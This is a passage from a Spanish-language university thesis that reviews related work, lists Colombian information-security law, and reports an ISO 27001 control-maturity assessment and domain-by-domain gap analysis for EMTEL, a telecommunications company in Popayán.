En este trabajo de grado se definieron las políticas de seguridad de la información para la Superintendencia de Industria y Comercio de Bogotá bajo los lineamientos establecidos por la norma ISO 27001; como primera medida se realizó un levantamiento de información de las prácticas de seguridad y del estado de la

misma en la entidad, seguidamente se hizo un diagnóstico de análisis de riesgo que permitió proporcionar un panorama general de las vulnerabilidades presentes en cada una de las áreas de la entidad a nivel de seguridad informática, posteriormente con base en esta información se construyó una matriz de riesgos y se establecieron las políticas de seguridad informática, finalmente se dio a conocer a los funcionarios y directivos de la superintendencia de industria y comercio de Bogotá el plan de buenas prácticas en el uso de los sistemas de información que están disponibles para el desarrollo de sus labores, con el fin de minimizar el riesgo de pérdida, daño o alteración en la información.

El aporte principal de este trabajo de grado a la práctica profesional es que en él se implementó un modelo de seguridad de la información afín al que se desarrollará en la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, el cual se basó en los lineamientos de la norma ISO/IEC 27001.

Implementación del sistema de gestión de seguridad de la información del ministerio de defensa nacional en el proceso de talento humano [21]**.**

Este trabajo de grado tuvo como objetivo principal documentar la metodología de implementación del sistema de gestión de seguridad de la información del Ministerio de Defensa Nacional en el proceso de Talento humano, la metodología desarrollada estuvo conformada por las siguientes actividades: planificación del proyecto, levantamiento de información e identificación de activos, valoración y clasificación de activos, identificación de riesgos en seguridad de la información, tratamiento de los riesgos e identificación de la normatividad.

El aporte de este trabajo de grado a la práctica profesional es que el autor concluye que la información nunca va poder estar totalmente segura, pero que con la implementación de medidas y controles se logra un nivel de protección adecuado, la identificación del riesgo es el primer paso para iniciar un tratamiento de controles que permitan prevenir y minimizar los riesgos asociados a los activos de información evitando de esta manera la pérdida de confidencialidad, integridad y disponibilidad de estos.

Diagnóstico y planificación de la implementación del modelo de seguridad y privacidad de la información en la corporación autónoma regional de Cundinamarca-CAR [22]**.**

Este trabajo de grado tuvo como objetivo implementar el modelo de seguridad y privacidad de la información (MSPI) del MinTIC en el área de tecnologías de la información de la CAR, con el fin de garantizar la preservación de la confidencialidad, integridad y disponibilidad de los activos de información del área. En él se desarrolló la fase de diagnóstico del MSPI cuyo propósito fue establecer el estado actual de la entidad en relación con la seguridad de la información y la fase

de planificación la cual consistió en la elaboración del plan de seguridad y privacidad de la información para la entidad, en esta última fase se conformó el comité de seguridad de la información, se realizó la identificación y clasificación de los activos de información, se definió una metodología de gestión del riego, se elaboraron las políticas de seguridad de la información y finalmente se socializaron al interior de la entidad.

El aporte de este trabajo a la práctica profesional es que en él la autora resalta la importancia de crear conciencia en la alta gerencia para que se permita la implementación del MSPI a buen término, con procesos de inversión, atención y capacitación a los actores que manejan las diferentes fuentes de información, de lo contrario los resultados no van a ser los deseados y el nivel de cumplimiento del ciclo de operación PHVA del modelo va ser mínimo.

Identificación de vulnerabilidades de seguridad en el control de acceso al sistema de gestión documental, mediante pruebas de testeo de red en la empresa INGELEC S.A.S [23]**.**

En este trabajo de grado se realizaron pruebas de testeo a la red de datos para el diagnóstico de vulnerabilidades en el control de acceso al sistema de gestión documental de la empresa INGELEC S.A.S, para ello se hizo uso de la herramienta libre openVAS (Sistema Abierto para Evaluación de Vulnerabilidades), la cual permitió identificar las vulnerabilidades presentes en el sistema de información documental de la empresa en mención, y la evaluación de las mismas, posteriormente se plantearon estrategias de mitigación de los riesgos hallados para la prevención y mejora de la seguridad en el control de acceso fundamentado en la norma ISO/IEC 27002.

El aporte principal de este trabajo de grado a esta práctica profesional es que como lo sugieren los autores para la implementación de un sistema de seguridad de la información es fundamental identificar las vulnerabilidades existentes en los sistemas de información, sus ocurrencias y el impacto generado por estas si llegan a materializarse, con base en este análisis se deben establecer los controles necesarios que permitan mitigar las vulnerabilidades encontradas y de esta manera fortalecer los niveles de detección de intrusos.

Propuesta metodológica para realizar pruebas de penetración en ambientes virtuales [24]**.**

En este trabajo de grado se planteó una metodología para realizar pruebas de penetración en ambientes virtuales, para ello se identificaron las principales vulnerabilidades relacionadas con un sistema web ejecutando pruebas de intrusión con el fin de determinar el nivel de seguridad en los sistemas de información analizados, las pruebas desarrolladas se realizaron siguiendo las etapas que se

mencionan a continuación: planeación, descubrimiento, evaluación, intrusión, post explotación, análisis y reporte, finalmente se realizó un análisis y validación de la metodología propuesta.

El aporte de este trabajo a la práctica profesional es que en él se recomienda realizar pruebas de penetración de manera periódica, al menos una vez por año, puesto que la identificación oportuna y manejo adecuado de vulnerabilidades permite la ejecución de acciones preventivas de forma proactiva y no reactiva, ya que cada día pueden descubrirse nuevas vulnerabilidades y amenazas.

Por otro lado, el autor resalta que las pruebas de penetración son un componente esencial en cualquier sistema de gestión de seguridad de la información ya que contribuyen significativamente al proceso de evaluación del riesgo, plan de tratamiento de riesgos y procesos de mejoramiento continuo.

2.3 MARCO LEGAL

A continuación, en la tabla 2.1 se establece la normatividad vigente que aplica a la empresa en materia de seguridad de la información.

Tabla 2.1 Normatividad vigente que le aplica a EMTEL con respecto a seguridad de la información

TIPO	AÑO	DESCRIPCION
Resolución 5569 de la Comisión de Regulación de Comunicaciones	2018	"Por la cual se modifica el artículo 5.1.2.3 del Capítulo I del Título V de la Resolución CRC 5050 de 2016 en materia de gestión de seguridad en redes de telecomunicaciones y se dictan otras disposiciones" [25]
Decreto 1008	2018	"Por lo cual se establecen los lineamientos generales de la política de Gobierno Digital y se subroga el capítulo 1 del título 9 de la parte 2 del libro 2 del Decreto 1078 de 2015, Decreto Único Reglamentario del sector de Tecnologías de la Información y las comunicaciones"[26]
Decreto 1078	2015	“Por medio del cual se expide el decreto único reglamentario del sector de tecnologías de la información y las comunicaciones”[27]
Decreto 1083	2015	“Por medio del cual se expide el Decreto Único Reglamentario del Sector de Función Pública”[28]
Decreto 2693	2012	Lineamientos generales de la Estrategia de Gobierno en Línea de la república de Colombia que lidera el Ministerio de las Tecnologías de la Información y las

		Comunicaciones y se reglamenta parcialmente las Leyes 1341 de 2009 y 1450 de 2011, y se dictan otras disposiciones (MINISTERIO DE TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES 2012) [29]
Ley 1712	2014	" Por la cual se crea la Ley de Transparencia y del Derecho de Acceso a la Información Pública y se dictan otras disposiciones". (Congreso de la República de Colombia, 2014) [1]
Decreto 103	2015	Por lo cual se reglamenta parcialmente la ley 1712 de 2014 y se dictan otras disposiciones, en cuanto a la publicación y divulgación de la información [30]
Ley 1273	2009	"por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos" y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones". (Senado de la República de Colombia, 2009) [31]
Ley 1581	2012	Por el cual se dictan disposiciones generales para la protección de datos personales. (Senado de la República de Colombia, 2012) [3]
Ley 527	1999	Por medio de la cual se define y reglamenta el acceso y uso de los mensajes de datos, del comercio electrónico y de las firmas digitales, y se establecen las entidades de certificación y se dictan otras disposiciones. así mismo introduce el concepto de equivalente funcional, firma electrónica como mecanismos de autenticidad, disponibilidad y confidencialidad de la información. (Congreso de la República de Colombia, 1999) [32]
Ley 1266	2008	Por la cual se dictan las disposiciones generales del hábeas data y se regula el manejo de la información contenida en bases de datos personales, en especial la financiera, crediticia, comercial, de servicios y la proveniente de terceros países y se dictan otras disposiciones (Congreso de la República de Colombia, 2008) [33]

3 CAPÍTULO TRES: ASPECTOS METODOLÓGICOS Y RESULTADOS

En este capítulo se presentará el diagnóstico en seguridad de la información realizado a la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, así como también la metodología de gestión del riesgo implementada en el proceso de TI, mediante la cual se identificaron los activos críticos del proceso, las potenciales y reales amenazas y vulnerabilidades presentes en dichos activos, y los riesgos con mayor probabilidad e impacto que afectan al proceso, logrando de esta manera determinar las posibles pérdidas en confidencialidad, integridad y disponibilidad de los activos de información, y así mismo establecer los controles de seguridad que le van a permitir a la empresa actuar ante una eventual materialización del riesgo o evitar que se presente.

3.1 LEVANTAMIENTO DE INFORMACIÓN DE LA EMPRESA

Esta fase tiene como objetivo recopilar la información necesaria que permita conocer el contexto y los objetivos de la empresa, esto con el fin de determinar el estado actual de seguridad en la empresa e identificar la brecha de seguridad que tiene respecto a la implementación del Modelo de Seguridad y Privacidad de la Información, en ese sentido la información requerida para el desarrollo de esta actividad se menciona a continuación:

- Organigrama de la empresa
- Mapa de procesos
- Política de seguridad de la información
- Manual de políticas de seguridad de la información
- Metodología, identificación y planes de gestión de riesgos, entre otros.

De acuerdo a la información suministrada mediante entrevistas realizadas al personal de calidad y al ingeniero de TI, se presenta el estado actual de esta información para la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P

Contexto de la empresa

La Empres de Telecomunicaciones de Popayán S.A. EMTEL E.S.P, es una Sociedad por Acciones, constituida como Empresa de Servicios Públicos Mixta, regida por los parámetros legales consagrados en la Ley 142 de 1994. Creada Mediante Escritura Pública No. 1757 del 20 de octubre de 1998 ante la Notaría Tercera del Círculo de Popayán, con registro mercantil No. 13037 del 30 de octubre de 1998 [12].

Cuenta con un Régimen especial, establecido en la Ley 1341 de 2009, encaminado a la organización de las Tecnologías de la Información y las Comunicaciones TIC,

definiendo su alcance legal, en su art. 55, determinando que los actos y los contratos, incluidos los relativos a su régimen laboral y las operaciones de crédito de los proveedores de las Tecnologías de la Información y las Comunicaciones, cualquiera que sea su naturaleza, sin importar la composición de su capital, se regirán por las normas del derecho privado [12].

Está sujeta a la regulación y control por parte de unidades del estado como son: Superintendencia de Industria y Comercio, el Ministerio de Comunicaciones en los Servicios no Regulados por la ley de Servicios Públicos Domiciliarios, (servicios de valor agregado y demás); por la Comisión de regulación de Comunicaciones, CRC, y la Superintendencia de Servicios Públicos Domiciliarios [12].

Misión

En EMTEL le apostamos a la excelencia operacional, innovación, diversificación, desarrollo sostenible y mejora en la calidad de vida, brindando soluciones integrales en tecnologías de la información y comunicaciones, orientadas a lograr la mejor experiencia de nuestros clientes y grupos de interés [34].

Visión

Para el 2021, EMTEL será una empresa sostenible que incursione en nuevas oportunidades de negocio [34].

Organigrama

En la figura 3.1 se observa el organigrama de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, el alcance de esta práctica profesional está dirigido hacia la oficina de Tecnologías de la información la cual depende directamente de Gerencia.




Figura 3.1 Organigrama de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P [34].

Mapa de procesos

En la figura 3.2 se puede observar el mapa de procesos de la empresa, de igual manera como ya se mencionó el alcance de la práctica profesional está dirigido a el proceso de tecnologías de la información el cual hace parte de los procesos de apoyo [34].




Figura 3.2 Mapa de procesos de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P. [34]

Política de seguridad de la información

La empresa no cuenta con políticas de seguridad, ni procedimientos relacionados con seguridad de la información.

Metodología, identificación y planes de gestión del riesgo

De acuerdo con la información suministrada por el proceso de calidad, la empresa carece de planes de gestión del riesgo, en términos generales se puede evidenciar que no se ha adoptado una metodología para la gestión del riesgo en donde se identifiquen los riesgos asociados a sus activos críticos y se implementen planes de mitigación.

Alcance

El alcance del MSPI en la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P será:

"*Protección de la confidencialidad, integridad y disponibilidad de los activos de información del proceso de Tecnologías de la Información, de acuerdo con la declaración de aplicabilidad vigente"*

3.2 PROCEDIMIENTOS DEL ÁREA DE TI DE LA EMPRESA DE TELECOMUNICACIONES DE POPAYAN S.A EMTEL E.S.P

De acuerdo al alcance definido se debe realizar el levantamiento de información correspondiente a los procedimientos que se realizan en el proceso de TI y con base a ellos identificar los activos de información asociados a los mismos, debido a que la empresa no cuenta con la documentación de los procedimientos que se realizan en cada proceso, se hizo necesario llevar a cabo esta actividad en TI para continuar con el desarrollo de esta práctica profesional.

En relación a la información suministrada por el ingeniero de TI se identificaron los siguientes procedimientos del proceso de TI:

- Soporte técnico
- Mantenimiento preventivo hardware y software
- Copias de respaldo (backup),
- Administración de plataformas tecnológicas
- Administración y gestión de equipos tecnológicos de la empresa
- Instalación y control de licencias de software

A continuación, se describen los objetivos de los procedimientos en mención, es importante resaltar que gran parte de las actividades descritas en cada uno de estos procedimientos no se desarrollaban así o simplemente no se hacían, pero con el

propósito de optimizarlos y seguir buenas prácticas en seguridad de la información se plantearon de esta manera:

- **Soporte técnico**

Objetivo: Establecer la metodología para solicitar el servicio de soporte técnico en la empresa y de esta manera garantizar la prestación de un servicio eficiente. (Ver procedimiento en el anexo A).

- **Mantenimiento preventivo hardware y software**

Objetivo: Garantizar el adecuado funcionamiento a nivel hardware y software de los equipos de cómputo de la empresa. (Ver procedimiento en el anexo A).

- **Copias de respaldo (BACKUP)**

Objetivo: Establecer las actividades a seguir para crear copias de seguridad de la información contenida en los servidores críticos de la empresa con el fin de garantizar la disponibilidad de la información en caso de incidente o contingencia. (Ver procedimiento en el anexo A).

- **Administración de plataformas tecnológicas**

Objetivo: Establecer y ejecutar las actividades propias para la administración y gestión de las plataformas tecnológicas utilizadas en los diferentes procesos de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P. (Ver procedimiento en el anexo A).

- **Administración y gestión de recursos tecnológicos de la empresa**

Objetivo: Establecer las actividades para administrar y gestionar los recursos tecnológicos de la empresa con el fin de garantizar la disponibilidad de los mismos y satisfacer las necesidades de los empleados de la empresa. (Ver procedimiento en el anexo A).

- **Instalación y control de licencias de software**

Objetivo: Proporcionar a los empleados las herramientas software que les permita desarrollar sus funciones y así mismo controlar su instalación en la empresa. (Ver procedimiento en el anexo A).

3.3 ESTADO ACTUAL DE LA GESTIÓN DE SEGURIDAD Y PRIVACIDAD DE LA INFORMACIÓN EN LA EMPRESA.

3.3.1. Herramienta de evaluación del MSPI

Con el objetivo de evaluar el estado inicial de la seguridad de la información en la empresa, se hizo uso del instrumento de evaluación proporcionado por el MinTIC,

el cual en una primera fase permite identificar el nivel de madurez de los controles de seguridad de la información técnicos y administrativos del anexo A del estándar ISO 27001:2013 implementados en una empresa. En la tabla 3.1 se muestran los criterios de evaluación establecidos por el MinTIC, como se observa el rango de evaluación varía de 0 a 100, es decir cada control puede tomar exactamente cualquiera de estos 6 valores (0, 20, 40, 60, 80, 100).

Tabla 3.1 Escala de evaluación de controles

DESCRIPCIÓN	CALIFICACIÓN	CRITERIO
No Aplica	N/A	No aplica.
Inexistente	0	Total, falta de cualquier proceso reconocible. La Organización ni siquiera ha reconocido que hay un problema a tratar. No se aplican controles.
Inicial	20	1) Hay una evidencia de que la Organización ha reconocido que existe un problema y que hay que tratarlo. No hay procesos estandarizados. La implementación de un control depende de cada individuo y es principalmente reactiva. 2) Se cuenta con procedimientos documentados, pero no son conocidos y/o no se aplican.
Repetible	40	Los procesos y los controles siguen un patrón regular. Los procesos se han desarrollado hasta el punto en que diferentes procedimientos son seguidos por diferentes personas. No hay formación ni comunicación formal sobre los procedimientos y estándares. Hay un alto grado de confianza en los conocimientos de cada persona, por eso hay probabilidad de errores.
Efectivo	60	Los procesos y los controles se documentan y se comunican. Los controles son efectivos y se aplican casi siempre. Sin embargo, es poco probable la detección de desviaciones, cuando el control no se aplica oportunamente o la forma de aplicarlo no es la indicada.
Gestionado	80	Los controles se monitorean y se miden. Es posible monitorear y medir el cumplimiento de los procedimientos y tomar medidas de acción donde los procesos no estén funcionando eficientemente.
Optimizado	100	Las buenas prácticas se siguen y automatizan. Los procesos han sido redefinidos hasta el nivel de mejores

		prácticas, basándose en los resultados de una mejora continua.

Con la asignación de estos valores el instrumento promedia el valor de los controles pertenecientes a cada dominio y con base a ello se obtiene la calificación de los 14 dominios de la norma ISO 27001:2013. Así mismo la calificación obtenida para cada dominio varía de 0 a 100 y de acuerdo a este valor cada dominio puede tomar los siguientes estados como se muestra en la tabla 3.2:

Tabla 3.2 Valores de calificación que puede obtener cada dominio

CALIFICACIÓN OBTENIDA	ESTADO DEL DOMINIO
0	Inexistente
1-20	Inicial
21-40	Repetible
41-60	Efectivo
61-80	Gestionado
81-100	Optimizado

De acuerdo a lo anterior los resultados obtenidos de la evaluación de efectividad de controles ISO 27001:2013 anexo A para la empresa se muestra en la tabla 3.3.

Tabla 3.3 Evaluación de efectividad de los controles ISO27001 para la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P

No.	Evaluación de Efectividad de controles			
	DOMINIO	Calificación Actual	Calificación Objetivo	EVALUACIÓN DE EFECTIVIDAD DE CONTROL
A.5	POLITICAS DE SEGURIDAD DE LA INFORMACIÓN	0	100	INEXISTENTE
A.6	ORGANIZACIÓN DE LA SEGURIDAD DE LA INFORMACIÓN	0	100	INEXISTENTE
A.7	SEGURIDAD DE LOS RECURSOS HUMANOS	13	100	INICIAL
A.8	GESTIÓN DE ACTIVOS	2	100	INICIAL
A.9	CONTROL DE ACCESO	1	100	INEXISTENTE
A.10	CRIPTOGRAFÍA	0	100	INEXISTENTE
A.11	SEGURIDAD FÍSICA Y DEL ENTORNO	9	100	INICIAL
A.12	SEGURIDAD DE LAS OPERACIONES	6	100	INICIAL
A.13	SEGURIDAD DE LAS COMUNICACIONES	20	100	INICIAL
A.14	ADQUISICIÓN, DESARROLLO Y MANTENIMIENTO DE SISTEMAS	1	100	INEXISTENTE
A.15	RELACIONES CON LOS PROVEEDORES	0	100	INEXISTENTE
A.16	GESTIÓN DE INCIDENTES DE SEGURIDAD DE LA INFORMACIÓN	0	100	INEXISTENTE

A.17	ASPECTOS DE SEGURIDAD DE LA INFORMACIÓN DE LA GESTIÓN DE LA CONTINUIDAD DEL NEGOCIO	10	100	**INICIAL**
A.18	CUMPLIMIENTO	5	100	**INICIAL**
PROMEDIO EVALUACIÓN DE CONTROLES		**5**	**100**	**INICIAL**

Figura 3.3 Brecha de seguridad anexo A ISO 27001:2013 para la empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P

Como se puede observar en la tabla 3.3 la brecha de seguridad que tiene la empresa respecto a la implementación de los controles de la norma ISO 27001 es evidente, la calificación promedio de controles implementados en la empresa es de 5 sobre 100 encontrándose en un estado de seguridad inicial, es decir que aunque la empresa ha reconocido que existe un problema y que hay que tratarlo, aún no ha implementado mecanismos y procesos estandarizados que permitan mejorar su seguridad, la implementación de un control depende de cada individuo.

De igual manera en la figura 3.3 se muestra gráficamente la calificación obtenida de la empresa para cada dominio respecto con la calificación objetivo, el dominio que alcanzó una mayor puntuación fue el A.13 Seguridad de las Comunicaciones con 20 puntos de 100, en ese sentido se puede decir que la empresa cumple parcialmente con algunos de los controles y requisitos que hacen parte de este dominio, pero aun así el porcentaje de cumplimiento sigue siendo muy bajo para alcanzar un nivel de seguridad adecuado, es importante mencionar que el riesgo en seguridad de la información nunca va ser cero pero existen medidas o controles que

permiten reducir los riesgos a los cuales están expuestos los activos de información de una empresa.

En relación al diagnóstico de seguridad realizado se ha identificado la brecha de seguridad que tiene la empresa frente a los controles que componen los 14 dominios de la norma ISO 27001. A continuación de manera general se mencionan las brechas de seguridad de la empresa respecto a los controles de la norma.

A.5 Dominio políticas de seguridad de la información

Constituido por 2 controles

Brecha de seguridad

- No existen políticas de seguridad de la información, y debido a que se carece de las mismas no se realizan planes ni estrategias de actualización de estas.

A.6 Dominio responsabilidades y organización de la seguridad de la información

Constituido por 7 controles

Brecha de seguridad

- La empresa carece un sistema de gestión de seguridad de la información, razón por la cual no ha sido conformado un comité de seguridad de la información, en el que se identifique y se establezcan roles y responsabilidades de los empleados en materia de seguridad de la información, en cuanto a la separación de deberes y responsabilidades en conflicto para reducir la posibilidad de modificación no autorizada o no intencional de activos, la empresa ha separado deberes y responsabilidades por áreas, pero aun si se han presentado casos de complicidad y confabulación entre empleados de diferentes áreas para incurrir en incidentes de seguridad.
- Finalmente a pesar que la empresa lidera y gestiona proyectos de innovación y tecnología no se realiza valoración para el tratamiento de seguridad de la información en ninguno de estos.

A.7 Dominio seguridad de los recursos humanos

Constituido por 6 controles

Brecha de seguridad

- Respecto a la selección y verificación de antecedentes de los candidatos que van a optar por un empleo, la empresa hace revisión de la hoja de vida del

solicitante incluyendo certificaciones académicas, laborales y antecedentes penales, pero no se verifica que la información suministrada sea verídica**.**

- Debido a que la empresa carece de políticas y procedimientos de seguridad de la información ninguno de los empleados es informado sobre sus roles y responsabilidades en temas de seguridad de la información, de igual manera no se realizan campañas de sensibilización en relación al tema, ni se han establecido medidas disciplinarias en el caso en el que un empleado incurra en una violación a la seguridad de la información, finalmente no existen acuerdos de confidencialidad en cuanto a la información que se accede.

A.8 Dominio gestión de activos

Constituido por 10 controles

Brecha de seguridad

- No existe un inventario de activos de información, a pesar de que la empresa cuenta con una plataforma tecnológica (apoteosys) para el inventario de activos, en esta solo se encuentran registrados los activos que ingresan por almacén, bajo esas circunstancias existe un gran porcentaje de activos entre los que se encuentran equipos de telecomunicaciones, computadores de escritorio y activos software que no se encuentran registrados en la plataforma debido a que se adquirieron hace muchos años o la compra no fue realizada directamente por el área de recursos físicos.

- No se tiene debidamente identificada y clasificada la información según su nivel de importancia.

- No existe una política de gestión de activos de información en la que se establezcan las directrices que se deben seguir sobre el uso correcto y responsable de los activos de información de la empresa

- No existe un procedimiento para la asignación de propiedad de los activos de información, cuyo propósito sea asegurar que los activos se encuentren protegidos apropiadamente y definir las restricciones de acceso que se deben tener para el activo de acuerdo a su nivel de criticidad.

- No existe un procedimiento formal para la devolución de activos (equipos, llaves, documentos, sistemas, etc), en el que se establezca los lineamientos que debe seguir un empleado para realizar la devolución de activos que se encuentran a su cargo al terminar su empleo o contrato.

- No se documentan los procedimientos que son importantes para las operaciones regulares de la empresa.

- No existe un procedimiento para el etiquetado de la información, la mayoría de activos no tienen etiquetas de identificación de la empresa.
- No se han definido los lineamientos y directrices que se deben seguir para la gestión de medios removibles.
- No se ha definido un procedimiento formal para disponer de los medios de forma segura cuando ya no sean requeridos.

A.9 Dominio control de acceso

Constituido por 14 controles

Brecha de seguridad

- No se ha establecido ni documentado una política de control de acceso con base a los requisitos de la empresa y de seguridad de la información, en razón a lo anterior no se han definido directrices acerca del uso de redes y servicios de red.
- Respecto a la implementación de un proceso formal de registro y cancelación de usuario para posibilitar la asignación de los derechos de acceso, la empresa no ha implementado uno de manera formal, aunque a la mayoría de empleados se les asigna un usuario y una contraseña para acceder a las plataformas tecnológicas, algunos hacen uso de identificaciones compartidas para realizar sus labores, dificultándose de esta manera vincular sus acciones y hacerlos responsables de ellas. En cuanto a la cancelación de usuarios en la mayoría de casos no se deshabilitan las credenciales de los empleados que han dejado la empresa, ni se hace eliminación de identificaciones redundantes.
- Debido a que los activos de información no tienen asignado un propietario para asegurar su protección, no se examina periódicamente los derechos de acceso otorgados a los empleados de la empresa.
- La información de autenticación secreta es una puerta de acceso para poder llegar a los activos más valiosos de una entidad, en la empresa no se ha definido un proceso formal para el registro y control de credenciales, en relación a lo anterior cada administrador de plataformas tecnológicas crea su propio registro de acuerdo a su criterio y necesidad, en cuanto a la selección de contraseñas seguras no se cumple con los requisitos propuestos en el control, ni tampoco se hace uso de gestores de contraseñas.
- Como no se ha definido las directrices de la empresa frente a la seguridad de la información no se les exige ni se les notifica a los empleados que

cumplan con buenas prácticas en seguridad para el uso de información de autenticación secreta.

A.10 Dominio criptografía

Constituido por 2 controles

Brecha de seguridad

- No se ha desarrollado ni se ha implementado una política sobre el uso de controles criptográficos para la protección de información, en ese sentido tampoco existe un sistema de gestión de llaves basado en normas, procedimientos y métodos seguros que permitan generar llaves para diferentes sistemas criptográficos y aplicaciones.

A.11 Dominio seguridad física y del entorno

Constituido por 15 controles

Brecha de seguridad

- Aunque existen perímetros de seguridad, estos no cumplen con los requisitos de seguridad propuestos en el control, debido a que algunos de los cuartos de servidores no cuentan con las restricciones de acceso adecuadas, las puertas no tienen cerraduras y las que las tienen, la llave se encuentra expuesta permitiendo que cualquier persona interna o externa a la empresa pueda ingresar.
- Aunque existe personal de vigilancia no se realiza un registro de fecha, hora de entrada y salida de los visitantes, como ya se mencionó algunos de los cuartos de servidores están provistos de puertas que cuentan con cerradura, pero no se ha implementado mecanismos de autenticación como tarjetas de acceso o pin secreto.
- A pesar que todos los empleados cuentan con un carnet para su identificación no es obligatorio portarlo por tal motivo muy pocos empleados hacen uso de él.
- Respecto al soporte externo no se sigue ningún procedimiento para otorgar acceso a las instalaciones de procesamiento de información, ni se hace seguimiento para evitar que este personal acceda a Información confidencial de la empresa.
- No existen planes que permitan mejorar la protección física de la empresa contra desastres naturales, ataques maliciosos o accidentales.
- La mayoría del cableado de la empresa no cumple con las reglas establecidas en la norma, debido a que las líneas de energía eléctrica y de telecomunicaciones que entran a las instalaciones de procesamiento de

información no son subterráneas y no se encuentran separadas para evitar interferencias.
- No existe un plan de mantenimiento preventivo anual para los equipos de la empresa, tampoco se han establecido las directrices que se deben seguir para mantenimientos de equipos que se realizan por fuera de las instalaciones de la empresa.

A.12 Dominio seguridad de las operaciones

Constituido por 14 controles

Brecha de seguridad

- No se encuentran documentados los procedimientos de operación de las plataformas tecnológicas de la empresa.
- No existe un procedimiento formal para la gestión de cambios
- No existe un plan de gestión de capacidad para los sistemas y equipos críticos de la empresa
- No existe una política de prohibición de software no autorizado, ni la implementación de controles para la detección y prevención de software malicioso.
- No existe un plan de copias de respaldo que incluya políticas y procedimientos para la realización de estas.
- No se realizan pruebas de efectividad sobre las plataformas tecnológicas y equipos de cómputo de la empresa con el fin de determinar vulnerabilidades técnicas.

A.13 Dominio seguridad de las comunicaciones

Constituido por 7 controles

Brecha de seguridad

- No se realiza monitoreo de actividades en la red interna que permitan detectar posibles intrusiones y/o debilidades de seguridad

A.14 Dominio adquisición, desarrollo y mantenimiento de sistemas

Constituido por 13 controles

Brecha de seguridad

- Debido a que en la empresa no se realiza desarrollo de software la gran mayoría de los controles propuestos en este dominio no le aplican, aun así existen brechas de seguridad referentes a que no se realizan pruebas de aceptación sobre sistemas de información nuevos antes de colocarlos en funcionamiento.

A.15 Dominio relaciones con los proveedores

Constituido por 5 controles

Brecha de seguridad

- La empresa no ha implementado una política en donde se establezcan los requisitos de seguridad de la información pertinentes con cada proveedor.

A.16 Dominio gestión de incidentes de seguridad de la información

Constituido por 7 controles

Brecha de seguridad

